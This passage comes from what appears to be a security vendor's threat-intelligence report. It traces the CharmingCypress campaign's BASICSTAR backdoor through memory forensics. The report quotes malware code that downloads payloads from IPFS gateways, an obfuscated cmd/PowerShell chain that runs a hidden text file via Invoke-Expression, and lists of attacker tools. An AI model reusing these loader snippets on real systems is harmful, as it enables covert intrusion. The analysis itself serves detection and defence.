                    $return_val = $wc.DownloadString("https://$item/ipfs/$global:hashish2")
                    break :loop1
                }
            }
            catch {
                try {
                    $return_val = $wc.DownloadString("https://$item/ipfs/$global:hashish1")
                    break :loop1
                }
            }
            catch {
                $return_val = "NO"
            }
        };
        $return_val = "NO"
    }
    $return_val = "NO"
}

```

This powershell.exe instance was still running, with its parent tree intact. Components of the LNK payload that downloads BASICSTAR stood out in the command-line arguments, as shown below.

Name	Alerts	Pid	PPid	Threads	Handles	User	Command Line
winlogon.exe		1840	1276	2	284	Local System	winlogon.exe
fontdrvhost.exe		1892	1840	5	50		"fontdrvhost.exe"
dwm.exe		1632	1840	14	2987		"dwm.exe"
userinit.exe		1488	1840	0	0		
explorer.exe		8540	1488	80	4839		C:\WINDOWS\Explorer.EXE
SecurityHealth		13128	8540	1	167		"C:\Windows\System32\SecurityHealthSystray.exe"
RtkAudUService		13260	8540	9	472		"C:\Windows\System32\DriverStore\FileRepository\re
WavesSvc64.exe		12588	8540	14	1721		"C:\Windows\System32\DriverStore\FileRepository\w
SentinelUI.exe		12444	8540	6	301		"C:\Program Files\SentinelOne\Sentinel Agent 22.3.5.i
OneDrive.exe		3344	8540	27	952		"C:\Users\caleb.dixon\AppData\Local\Microsoft\OneD
msedge.exe		13716	8540	0	0		
conhost.exe		13528	8540	3	195		"C:\Windows\System32\conhost.exe" cmd /c "set ko
cmd.exe		13520	13528	1	79		cmd /c "set ko=pookflwerokflshokflell -wokfl okfl1 \$p
powershell.exe		13524	13520	14	703		powershell -w 1 \$pnt=(Get-Content" -Path C:\Users\
ArchiveObserve		13692	8540	5	352		"C:\Program Files\WindowsApps\3138AwezIp.AwezIp
WINWORD.EXE		16332	8540	28	3556		"C:\Program Files\Microsoft Office\Office16\WINWOF
rundll32.exe		19088	8540	1	147		"C:\WINDOWS\system32\rundll32.exe" -localserver ;
OUTLOOK.EXE		16308	8540	41	3736		"C:\Program Files\Microsoft Office\Office16\OUTLOC
chrome.exe		10752	8540	38	1307		"C:\Program Files\Google\Chrome\Application\chrom
chrome.exe		17764	10752	10	224		"C:\Program Files\Google\Chrome\Application\chrom


The process tree shows the interesting effect of string substitution. Both conhost.exe and cmd.exe contain obfuscated content, but the decoded arguments to powershell.exe were preserved in memory:

```


powershell -w 1 $pnt=(Get-Content" -Path C:\Users\
<redacted>\AppData\Roaming\Microsoft\documentLoger.txt); &(gcm "i*x") $pnt

```


Armed with knowledge of the documentLoger.txt path, Volatility reconstructed the entire contents from the system's file cache, as shown below.



Another Volcano IOC (“Shortcut Execution”) brought attention to one of the LNK files, Draft-LSE.pdf.lnk, used in this attack. As shown below, this uses the icon from Microsoft Edge to trick end users.



Searching memory for the source of the LNK revealed an archive file named Draft-LSE (3).rar in the user’s Downloads folder, along with a valuable set of timestamps to triage the activity, although the (3) in the file name suggests this was not the first time the user downloaded this file. In the MFT-resident \$DATA attribute, the ZoneTransfer record showed where the file originated, as shown below.



After just a few minutes of reviewing Volcano's IOC hits and searching for related artifacts in both memory and files collected by [Volexity Surge Collect Pro](#), Volexity analysts had nailed down the following evidence:

- The initial infection vector and the website from where it was downloaded
- How it persisted on the endpoint
- The list of C2 hostnames
- Timestamps when the activity took place
- Many other IOCs to triage
- Working folders used by the attacker on the compromised machine

Additional Tools Used by CharmingCypress

In the same investigation, Volexity identified additional tools used by CharmingCypress to facilitate data theft:

- Nirsoft [Chrome History Viewer](#)
- [RATHOLE](#)
- [SNAILPROXY](#)
- [CommandCam](#)
- Command-line copies of WinRAR and 7-Zip

Volexity also identified a copy of EYEGLOSS, the malware documented in a [recent Microsoft post](#) under the *MediaPI backdoor* section. In the case investigated by Volexity, EYEGLOSS had been set up as the default handler for the TIF file extension. Encountering TIF files as part of the targeted user's day-to-day work would be unusual, and it is unlikely the attacker would want to randomly display a TIF on an already-infected device. Based on available evidence, Volexity assesses with high confidence that EYEGLOSS was intended only as a backup C2 mechanism. In this scenario, if CharmingCypress lost access to the victim machine, they would try sending the user a specially crafted TIF file in order to regain access to the device if the user opened the file.

Conclusion

This blog post describes targeted campaigns that reveal a high level of effort CharmingCypress is willing to dedicate to support their spear-phishing operations. This threat actor is highly committed to conducting surveillance on their targets in order to determine how best to manipulate them and deploy malware. Additionally, few other threat actors have consistently churned out as many campaigns as CharmingCypress, dedicating human operators to support their ongoing efforts.

For those targeted by CharmingCypress, such as journalists, activists, academics, and policy experts, it is crucial to understand that CharmingCypress is persistent. This threat actor is willing to modify their techniques on a regular basis in order to maximize their chances of compromising specific targets.

For threat intelligence readers, this blog post firmly links NOKNOK and POWERLESS to recent CharmingCypress spear-phishing activity and adds documentation regarding the BASICSTAR backdoor. This cluster has previously used the [POWERSTAR](#) malware family during similar operations.

Related indicators to detect and investigate these attacks can also be downloaded from the Volexity GitHub page:

Volexity's Threat Intelligence research, such as the content from this blog, is published to customers via its [Threat Intelligence Service](#). The activity described in this blog post was shared with Volexity Threat Intelligence customers throughout 2023 and in January 2024.

If you are interested in learning more about Volexity's services or leading memory forensics solutions, [Volexity Surge Collect Pro](#) for memory acquisition and [Volexity Volcano](#) for memory analysis, please do not hesitate to [contact us](#).